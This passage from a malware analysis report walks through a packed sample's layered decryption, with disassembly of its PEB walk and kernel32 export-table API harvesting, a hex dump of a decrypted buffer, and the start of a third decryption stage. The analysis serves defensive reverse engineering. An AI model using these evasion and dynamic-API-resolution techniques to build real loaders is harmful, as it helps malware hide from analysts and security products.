The compressed malware data was encrypted in multiple layers to make it harder for security analysts and researchers to perform reverse engineering and malware fingerprinting. This made emulators execute more instructions and led some security solution engines' performance to suffer (see Figures 59–62).




Figure 59. *First-level decryption routine*

Figure 60. *Memory view of decrypted data*

```
Address   Hex dump          Disassembly
00960000  E9 54010000       JMP 00960159
00960005  56                PUSH ESI
00960006  6972 74 75616C41  IMUL ESI,DWORD PTR DS:[EDX+74],416C61
0096000D  6C                INS BYTE PTR ES:[EDI],DX
0096000E  6C                INS BYTE PTR ES:[EDI],DX
0096000F  6F                OUTS DX,DWORD PTR ES:[EDI]
00960010  6300              ARPL WORD PTR DS:[EAX],AX
00960012  0000              ADD BYTE PTR DS:[EAX],AL
00960014  0000              ADD BYTE PTR DS:[EAX],AL
00960016  0000              ADD BYTE PTR DS:[EAX],AL
00960018  0056 69           ADD BYTE PTR DS:[ESI+69],DL
0096001B  72 74             JB SHORT 00960091
0096001D  75 61             JNZ SHORT 00960080
0096001F  6C                INS BYTE PTR ES:[EDI],DX
00960020  50                PUSH EAX
00960021  72 6F             JB SHORT 00960092
00960023  74 65             JE SHORT 0096008A
00960025  637400 00         ARPL WORD PTR DS:[EAX+EAX],SI
00960029  0000              ADD BYTE PTR DS:[EAX],AL
0096002B  0000              ADD BYTE PTR DS:[EAX],AL
0096002D  56                PUSH ESI
0096002E  6972 74 75616C46  IMUL ESI,DWORD PTR DS:[EDX+74],466C61
00960035  72 65             JB SHORT 0096009C
00960037  65:0000           ADD BYTE PTR GS:[EAX],AL
0096003A  0000              ADD BYTE PTR DS:[EAX],AL
0096003C  0000              ADD BYTE PTR DS:[EAX],AL
0096003E  0000              ADD BYTE PTR DS:[EAX],AL
00960040  0047 65           ADD BYTE PTR DS:[EDI+65],AL
00960043  74 50             JE SHORT 00960095
00960045  72 6F             JB SHORT 009600B6
00960047  6341 64           ARPL WORD PTR DS:[ECX+64],AX
0096004A  64:72 65          JB SHORT 009600B2
0096004D  73 73             JNB SHORT 009600C2
0096004F  0000              ADD BYTE PTR DS:[EAX],AL
00960051  0000              ADD BYTE PTR DS:[EAX],AL
00960053  0000              ADD BYTE PTR DS:[EAX],AL
00960055  47                INC EDI
```

Figure 61. *First Byte jump instruction of decrypted code and data*

```
Address   Hex dump          Disassembly
00960159  55                PUSH EBP
0096015A  8BEC              MOV EBP,ESP
0096015C  81EC 60060000     SUB ESP,660
00960162  FC                CLD
00960163  60                PUSHAD
00960164  64:A1 30000000    MOV EAX,DWORD PTR FS:[30]
0096016A  8B40 0C           MOV EAX,DWORD PTR DS:[EAX+C]
0096016D  8B40 1C           MOV EAX,DWORD PTR DS:[EAX+1C]
00960170  8B00              MOV EAX,DWORD PTR DS:[EAX]
00960172  8B40 08           MOV EAX,DWORD PTR DS:[EAX+8]
00960175  8945 F8           MOV DWORD PTR SS:[EBP-8],EAX
00960178  8B45 04           MOV EAX,DWORD PTR SS:[EBP+4]
0096017B  25 0000FFFF       AND EAX,FFFF0000
00960180  66:8138 4D5A      CMP WORD PTR DS:[EAX],5A4D
00960185  74 07             JE SHORT 0096018E
00960187  2D 00000100       SUB EAX,10000
0096018C  EB F2             JMP SHORT 00960180
0096018E  8945 F4           MOV DWORD PTR SS:[EBP-C],EAX
00960191  E8 00000000       CALL 00960196
00960196  58                POP EAX
00960197  2D F6A53801       SUB EAX,138A5F6
0096019C  8945 CC           MOV DWORD PTR SS:[EBP-34],EAX
0096019F  8B45 F4           MOV EAX,DWORD PTR SS:[EBP-C]
009601A2  8B40 3C           MOV EAX,DWORD PTR DS:[EAX+3C]
009601A5  0345 F4           ADD EAX,DWORD PTR SS:[EBP-C]
009601A8  8945 DC           MOV DWORD PTR SS:[EBP-24],EAX
009601AB  8B40 50           MOV EAX,DWORD PTR DS:[EAX+50]
009601AE  8945 D0           MOV DWORD PTR SS:[EBP-30],EAX
009601B1  8D1D E8B33801     LEA EBX,DWORD PTR DS:[138B3E8]
009601B7  035D CC           ADD EBX,DWORD PTR SS:[EBP-34]
009601BA  895D D4           MOV DWORD PTR SS:[EBP-2C],EBX
009601BD  8D05 69A53801     LEA EAX,DWORD PTR DS:[138A569]
009601C3  0345 CC           ADD EAX,DWORD PTR SS:[EBP-34]
009601C6  8945 E0           MOV DWORD PTR SS:[EBP-20],EAX
009601C9  B9 00010000       MOV ECX,100
009601CE  8B75 F4           MOV ESI,DWORD PTR SS:[EBP-C]
009601D1  8DBD B4FBFFFF     LEA EDI,DWORD PTR SS:[EBP-44C]
009601D7  F3:A5             REP MOVS DWORD PTR ES:[EDI],DWORD PTR
009601D9  8D05 65A43801     LEA EAX,DWORD PTR DS:[138A465]
009601DF  0345 CC           ADD EAX,DWORD PTR SS:[EBP-34]
009601E2  8945 C4           MOV DWORD PTR SS:[EBP-3C],EAX
```

Figure 62. *Real DLL code*

The decrypted data contains the following functions:

- Decryption function
- Decompression function
- Import table function address resolver function
- Original malware entry point calculation and execution function

Application Programming Interface Address Harvesting Function

This function is used by traversing *Kernel32.dll* to obtain API addresses (see Figures 63 and 64). Through this, a given program can use a particular API function even without including it in the compiled binary.





Figure 63. *Searching for virtual allocation API using Kernel32 export table harvesting*



```
Hex dump                Disassembly
  C785 60FBFFFF 00      MOV DWORD PTR SS:[EBP-4A0],0
  8B45 C4               MOV EAX,DWORD PTR SS:[EBP-3C]
  0FBE08                MOVSX ECX,BYTE PTR DS:[EAX]
  85C9                  TEST ECX,ECX
  0F84 9B010000         JE 009603EF
  8B45 C4               MOV EAX,DWORD PTR SS:[EBP-3C]
  8985 80FBFFFF         MOV DWORD PTR SS:[EBP-480],EAX
  8B45 C4               MOV EAX,DWORD PTR SS:[EBP-3C]
  83C0 14               ADD EAX,14
  8945 C4               MOV DWORD PTR SS:[EBP-3C],EAX
  C745 E4 01000000      MOV DWORD PTR SS:[EBP-1C],1
  EB 09                 JMP SHORT 00960278
  8B45 E4               MOV EAX,DWORD PTR SS:[EBP-1C]
  83C0 01               ADD EAX,1
  8945 E4               MOV DWORD PTR SS:[EBP-1C],EAX
  8B85 80FBFFFF         MOV EAX,DWORD PTR SS:[EBP-480]
  0345 E4               ADD EAX,DWORD PTR SS:[EBP-1C]
  0FBE08                MOVSX ECX,BYTE PTR DS:[EAX]
  85C9                  TEST ECX,ECX
  74 0E                 JE SHORT 00960296
  8B45 E4               MOV EAX,DWORD PTR SS:[EBP-1C]
  83C0 02               ADD EAX,2
  8985 78FBFFFF         MOV DWORD PTR SS:[EBP-488],EAX
  EB D9                 JMP SHORT 0096026F
  C785 5CFBFFFF 00      MOV DWORD PTR SS:[EBP-4A4],0
  EB 0F                 JMP SHORT 009602B1
  8B85 5CFBFFFF         MOV EAX,DWORD PTR SS:[EBP-4A4]
  83C0 01               ADD EAX,1
  8985 5CFBFFFF         MOV DWORD PTR SS:[EBP-4A4],EAX
  8B85 88FBFFFF         MOV EAX,DWORD PTR SS:[EBP-478]
  8B8D 5CFBFFFF         MOV ECX,DWORD PTR SS:[EBP-4A4]
  3B48 18               CMP ECX,DWORD PTR DS:[EAX+18]
  0F83 24010000         JNB 009603EA
  8B85 5CFBFFFF         MOV EAX,DWORD PTR SS:[EBP-4A4]
  8B8D 70FBFFFF         MOV ECX,DWORD PTR SS:[EBP-490]
  8B1481                MOV EDX,DWORD PTR DS:[ECX+EAX*4]
  0355 F8               ADD EDX,DWORD PTR SS:[EBP-8]
  8995 7CFBFFFF         MOV DWORD PTR SS:[EBP-484],EDX
  C745 E4 00000000      MOV DWORD PTR SS:[EBP-1C],0
  C685 67FBFFFF 01      MOV BYTE PTR SS:[EBP-499],1
  EB 09                 JMP SHORT 009602F7
  8B45 E4               MOV EAX,DWORD PTR SS:[EBP-1C]
  83C0 01               ADD EAX,1
  8945 E4               MOV DWORD PTR SS:[EBP-1C],EAX
  8B45 E4               MOV EAX,DWORD PTR SS:[EBP-1C]
  3B85 78FBFFFF         CMP EAX,DWORD PTR SS:[EBP-488]
  73 27                 JNB SHORT 00960329
  8B85 7CFBFFFF         MOV EAX,DWORD PTR SS:[EBP-484]
  0345 E4               ADD EAX,DWORD PTR SS:[EBP-1C]
  0FBE08                MOVSX ECX,BYTE PTR DS:[EAX]
  8B95 80FBFFFF         MOV EDX,DWORD PTR SS:[EBP-480]
  0355 E4               ADD EDX,DWORD PTR SS:[EBP-1C]
  0FBE02                MOVSX EAX,BYTE PTR DS:[EDX]
  3BC8                  CMP ECX,EAX
  74 09                 JE SHORT 00960327
  C685 67FBFFFF 00      MOV BYTE PTR SS:[EBP-499],0
  EB 02                 JMP SHORT 00960329
  EB C5                 JMP SHORT 009602EE
  0FB685 67FBFFFF       MOVZX EAX,BYTE PTR SS:[EBP-499]
  83F8 01               CMP EAX,1
  0F85 AC000000         JNZ 009603E5
  8B85 5CFBFFFF         MOV EAX,DWORD PTR SS:[EBP-4A4]
  8B8D 68FBFFFF         MOV ECX,DWORD PTR SS:[EBP-498]
  0FB71441              MOVZX EDX,WORD PTR DS:[ECX+EAX*2]
  8B85 6CFBFFFF         MOV EAX,DWORD PTR SS:[EBP-494]
  8B0C90                MOV ECX,DWORD PTR DS:[EAX+EDX*4]
  034D F8               ADD ECX,DWORD PTR SS:[EBP-8]
  894D B4               MOV DWORD PTR SS:[EBP-4C],ECX
  83BD 60FBFFFF 00      CMP DWORD PTR SS:[EBP-4A0],0
  75 09                 JNZ SHORT 0096036A
  8B45 B4               MOV EAX,DWORD PTR SS:[EBP-4C]
  8985 ACFBFFFF         MOV DWORD PTR SS:[EBP-454],EAX
  83BD 60FBFFFF 01      CMP DWORD PTR SS:[EBP-4A0],1
  75 09                 JNZ SHORT 0096037C
  8B45 B4               MOV EAX,DWORD PTR SS:[EBP-4C]
  8985 A8FBFFFF         MOV DWORD PTR SS:[EBP-458],EAX
  83BD 60FBFFFF 02      CMP DWORD PTR SS:[EBP-4A0],2
  75 09                 JNZ SHORT 0096038E
  8B45 B4               MOV EAX,DWORD PTR SS:[EBP-4C]
  8985 A4FBFFFF         MOV DWORD PTR SS:[EBP-45C],EAX
  83BD 60FBFFFF 03      CMP DWORD PTR SS:[EBP-4A0],3
  75 09                 JNZ SHORT 009603A0
  8B45 B4               MOV EAX,DWORD PTR SS:[EBP-4C]
  8985 A0FBFFFF         MOV DWORD PTR SS:[EBP-460],EAX
  83BD 60FBFFFF 04      CMP DWORD PTR SS:[EBP-4A0],4
  75 09                 JNZ SHORT 009603B2
  8B45 B4               MOV EAX,DWORD PTR SS:[EBP-4C]
  8985 9CFBFFFF         MOV DWORD PTR SS:[EBP-464],EAX
  83BD 60FBFFFF 05      CMP DWORD PTR SS:[EBP-4A0],5
  75 09                 JNZ SHORT 009603C4
  8B45 B4               MOV EAX,DWORD PTR SS:[EBP-4C]
  8985 98FBFFFF         MOV DWORD PTR SS:[EBP-468],EAX
  83BD 60FBFFFF 06      CMP DWORD PTR SS:[EBP-4A0],6
  75 09                 JNZ SHORT 009603D6
  8B45 B4               MOV EAX,DWORD PTR SS:[EBP-4C]
  8985 94FBFFFF         MOV DWORD PTR SS:[EBP-46C],EAX
  8B85 60FBFFFF         MOV EAX,DWORD PTR SS:[EBP-4A0]
  83C0 01               ADD EAX,1
  8985 60FBFFFF         MOV DWORD PTR SS:[EBP-4A0],EAX
  E9 B8FEFFFF           JMP 00960282
```

Figure 64. *Kernel32 export table API address-harvesting routine*

The API addresses the malware harvests include the following (see Figure 65):

- VirtualAlloc
- VirtualProtect
- VirtualFree
- GetProcAddress
- GetModuleHandleA
- LoadLibrayExA
- Sleep




Figure 65. *List of APIs to harvest as indicated in the decrypted DLL*

To get the API address of the strchr function of *MSVCRT.DLL,* we used the following APIs:

- LoadLibrary
- GetProcAddress

Second Level of Decryption

After API harvesting, another decryption routine will take place. The malware will decrypt the data in preparation for another decryption routine (see Figures 66 and 67).





Figure 66. *Second-level decryption routine*



Address	Hex dump	ASCII
00970A80	73 38 61 6A 70 2F 65 43 2F 6F 6C 70 63 2F 56 43	s8ajp/eC/olpc/VC
00970A90	2B 34 75 46 77 67 72 52 4B 69 37 6E 32 33 5A 62	+4uFwgrRKi7n23Zb
00970AA0	68 35 6D 35 6D 59 70 79 49 68 69 47 6C 62 30 30	h5m5mYpyIhiGlb00
00970AB0	2F 78 44 4D 37 4E 45 4A 53 37 47 64 76 45 72 74	/xDM7NEJS7GdvErt
00970AC0	6A 4C 6E 2F 55 5A 2F 38 42 53 33 43 72 63 51 34	jLn/UZ/8BS3CrcQ4
00970AD0	71 43 71 77 49 77 5A 36 4C 6F 6F 71 51 6D 31 58	qCqwIwZ6Looq0m1X
00970AE0	66 32 70 54 55 62 47 61 65 65 59 51 34 32 43 2B	f2pTUbGaeeYQ42C+
00970AF0	47 57 56 71 4B 6E 39 4F 51 70 71 67 6C 45 4D 67	GWVqKn90QpqglEMg
00970B00	76 30 57 38 75 70 61 38 48 52 64 62 46 4C 67 42	v0W8upa8HRdbFLgB
00970B10	33 4A 49 35 4F 56 76 53 71 52 4C 7A 36 77 32 48	3JI5OVvSqRLz6w2H
00970B20	32 37 49 66 7A 79 46 32 56 56 31 35 57 34 34 59	27IfzyF2VV15W44Y
00970B30	30 77 50 43 6A 77 79 34 76 7A 52 6C 70 4C 56 7A	0wPCjwy4vzRlpLVz
00970B40	44 47 57 34 76 3D 51 4C 38 32 58 43 72 3D 39 4B	DGW4v=QL82XCr=9K
00970B50	63 66 77 49 2B 5A 34 74 4E 4D 32 46 75 72 32 6F	cfwI+Z4tNM2Fur2o
00970B60	79 69 35 66 79 76 39 32 47 4F 69 31 55 64 63 33	yi5fyv92GOi1Udc3
00970B70	67 35 49 63 55 30 64 43 58 32 63 72 71 31 55 50	g5IcU0dCX2crq1UP
00970B80	6F 63 6D 62 56 69 72 76 77 31 64 42 43 6E 2F 73	ocmbVirvw1dBCn/s
00970B90	75 34 72 33 59 58 32 6D 62 53 67 32 78 57 30 4C	u4r3YX2mbSg2xW0L
00970BA0	53 64 67 71 43 65 51 30 43 6F 49 4D 62 66 30 4B	SdgqCeQ0CoIMbf0K
00970BB0	47 5A 6C 64 49 30 6E 69 6A 65 43 52 39 35 30 36	GZldI0nijeCR9506
00970BC0	31 57 32 37 42 4F 4B 51 34 4F 4C 4B 52 48 56 6F	1W27BOKQ4OLKRHVo
00970BD0	74 6F 5A 69 74 48 5A 70 37 69 79 35 59 38 69 68	toZitHZp7iy5Y8ih
00970BE0	45 4E 2B 66 2F 32 45 6D 62 34 58 57 31 51 6F 66	EN+f/2Emb4XW1Qof
00970BF0	2B 6E 39 58 71 30 70 77 59 42 36 39 36 4B 59 32	+n9Xq0pwYB696KY2
00970C00	58 6F 61 68 35 43 4B 45 4B 67 4B 4D 65 6F 6A 4A	Xoah5CKEKgKMeojJ
00970C10	79 65 37 56 71 67 62 6E 61 53 6A 63 59 39 49 47	ye7VqgbnaSjcY9IG
00970C20	5A 68 42 44 7A 70 2F 44 67 73 6D 31 73 2B 51 39	ZhBDzp/Dgsm1s+Q9
00970C30	53 6D 37 78 46 77 6C 4E 65 35 2B 74 64 6C 59 43	Sm7xFwlNe5+tdlYC
00970C40	72 2F 69 4D 38 42 5A 4F 6D 67 55 4A 70 4A 77 50	r/iM8BZOmgUJpJwP
00970C50	6C 53 70 35 53 78 56 55 6E 4C 7A 32 72 49 64 73	lSp5SxVUnLz2rIds
00970C60	33 78 33 67 77 4F 74 74 46 54 77 4D 4B 53 39 73	3x3gwOttFTwMKS9s
00970C70	5A 44 43 6E 53 48 79 55 53 7A 6D 3D 56 57 51 71	ZDCnSHyUSzm=VWQq
00970C80	53 67 31 55 2B 61 48 7A 4F 34 6D 6A 4F 70 65 62	Sg1U+aHzO4mjOpeb
00970C90	38 77 43 4A 70 62 59 42 4B 65 2F 6B 47 68 4B 6F	8wCJpbYBKe/kGhKo
00970CA0	4B 51 44 55 35 39 53 31 79 74 38 42 53 6F 67 55	KQDU59S1yt8BSogU
00970CB0	62 46 50 69 30 47 5A 46 42 7A 5A 63 59 39 77 69	bFPi0GZFBzZcY9wi
00970CC0	6A 34 37 32 44 4B 5A 36 70 44 47 49 43 6E 4B 68	j472DKZ6pDGICnKh
00970CD0	61 71 2B 7A 50 74 30 4A 5A 72 38 39 71 32 79 62	aq+zPt0JZr89q2yb
00970CE0	54 53 48 63 45 66 45 65 77 6A 39 50 4D 4B 75 46	TSHcEfEewj9PMKuF
00970CF0	52 62 73 71 4F 6F 46 4A 35 4C 4E 4D 62 50 68 6A	RbsqOoFJ5LNMbPhj
00970D00	79 34 52 30 31 53 66 46 55 42 48 73 39 4B 39 45	y4R01SfFUBHs9K9E
00970D10	39 65 4D 66 30 65 4A 71 69 6A 79 2B 35 45 45 45	9eMf0eJqijy+5EEE
00970D20	74 38 32 4B 43 6C 53 46 74 52 6E 39 76 63 61 79	t82KClSFtRn9vcay
00970D30	2B 51 7A 75 32 7A 6F 79 50 6C 59 32 42 45 79 59	+Qzu2zoyPlY2BEyY
00970D40	51 6D 72 49 68 56 51 6D 75 38 48 31 70 6E 74 35	QmrIhVQmu8H1pnt5
00970D50	67 42 57 6B 70 39 49 4B 34 32 65 44 73 50 42 3D	gBWkp9IK42eDsPB=
00970D60	69 37 30 66 66 39 49 4F 6B 56 6A 73 74 73 3D 6F	i70ff9IOkVjsts=o
00970D70	4C 67 42 73 37 76 35 70 79 50 78 69 78 39 55 69	LgBs7v5pyPxix9Ui
00970D80	67 71 2B 38 66 50 5A 57 76 64 56 77 48 72 64 58	gq+8fPZWvdVwHrdX
00970D90	30 46 70 7A 69 3D 4E 57 38 64 3D 58 65 58 6B 47	0Fpzi=NW8d=XeXkG
00970DA0	42 34 70 3D 57 54 3D 51 76 45 53 71 38 56 4B 6C	B4p=WT=QvESq8VKl
00970DB0	6C 63 50 4A 44 51 4E 33 37 30 2B 56 30 4E 45 72	lcPJDQN370+V0NEr
00970DC0	37 30 36 3D 63 37 68 6C 32 35 63 30 55 73 43 57	706=c7hl25c0UsCW
00970DD0	2F 2B 54 56 4A 35 35 66 4E 76 5A 78 3D 43 76 73	/+TVJ55fNvZx=Cvs
00970DE0	36 4C 6B 4D 6E 4F 33 6D 33 77 73 73 79 76 50 77	6LkMnO3m3wssyvPw
00970DF0	71 4C 38 4F 45 43 32 6C 2F 33 36 6A 38 63 50 59	qL8OEC2l/36j8cPY
00970E00	34 62 61 47 45 30 71 43 30 6A 49 51 68 63 4A 69	4baGE0qC0jIQhcJi
00970E10	63 74 47 76 6C 4B 32 61 69 52 42 4B 50 44 65 54	ctGvlK2aiRBKPDeT
00970E20	7A 4F 32 2B 74 36 57 61 43 37 3D 30 51 4C 50 78	zO2+t6WaC7=0QLPx
00970E30	72 72 67 46 2F 6F 38 30 38 78 47 76 6E 3D 6E 73	rrgF/o808xGvn=ns
00970E40	45 4D 46 3D 67 66 79 32 32 48 47 4E 68 4B 2F 38	EMF=gfy22HGNhK/8
00970E50	38 34 6A 6A 72 3D 38 59 69 61 31 57 51 4A 63 55	84jjr=8Yia1WQJcU
00970E60	61 57 32 4D 56 4E 4C 43 63 78 52 4B 65 71 73 6A	aW2MVNLCcxRKeqsj
00970E70	76 74 36 66 4E 61 53 4E 53 56 65 30 50 77 52 35	vt6fNaSNSVe0PwR5
00970E80	6B 53 7A 4D 6A 59 71 51 30 53 48 4D 62 64 51 64	kSzMjYqQ0SHMbdQd
00970E90	38 61 72 2B 77 6A 49 54 53 45 4D 59 4C 6C 56 4C	8ar+wjITSEMYLlVL
00970EA0	4F 50 74 44 72 5A 77 4D 48 4A 4F 51 48 50 54 75	OPtDrZwMHJOQHPTu
00970EB0	2F 2F 58 4B 45 65 52 34 64 77 2F 39 50 42 63 63	//XKEeR4dw/9PBcc

Figure 67. *Decrypted buffer sample*

Third Level of Decryption

This decryption algorithm uses the strchr function to determine the location of a given substring in a particular parent string (see Figure 68).

```
Hex dump              Disassembly                                Comment
C745 E4 00000000      MOV DWORD PTR SS:[EBP-1C],0
8B45 E4               MOV EAX,DWORD PTR SS:[EBP-1C]
3B86 40FBFFFF         CMP EAX,DWORD PTR SS:[EBP-4C0]
0F83 B5010000         JNB 009607ED
8B85 44FBFFFF         MOV EAX,DWORD PTR SS:[EBP-4BC]
0345 E4               ADD EAX,DWORD PTR SS:[EBP-1C]
0FB608                MOVZX ECX,BYTE PTR DS:[EAX]
83F9 3D               CMP ECX,3D
75 0C                 JNZ SHORT 00960655
C785 2CFBFFFF 00      MOV DWORD PTR SS:[EBP-4D4],0
EB 23                 JMP SHORT 00960678
8B85 44FBFFFF         MOV EAX,DWORD PTR SS:[EBP-4BC]
0345 E4               ADD EAX,DWORD PTR SS:[EBP-1C]
0FB608                MOVZX ECX,BYTE PTR DS:[EAX]
51                    PUSH ECX
8B55 E0               MOV EDX,DWORD PTR SS:[EBP-20]
52                    PUSH EDX                                   ntdll.KiRaiseUserExceptionDispatcher
FF95 90FBFFFF         CALL DWORD PTR SS:[EBP-470]                msvcrt.strchr
83C4 08               ADD ESP,8
2B45 E0               SUB EAX,DWORD PTR SS:[EBP-20]
8985 2CFBFFFF         MOV DWORD PTR SS:[EBP-4D4],EAX
8B85 44FBFFFF         MOV EAX,DWORD PTR SS:[EBP-4BC]
0345 E4               ADD EAX,DWORD PTR SS:[EBP-1C]
0FB648 01             MOVZX ECX,BYTE PTR DS:[EAX+1]
83F9 3D               CMP ECX,3D
75 0C                 JNZ SHORT 00960696
C785 30FBFFFF 00      MOV DWORD PTR SS:[EBP-4D0],0
EB 24                 JMP SHORT 009606BA
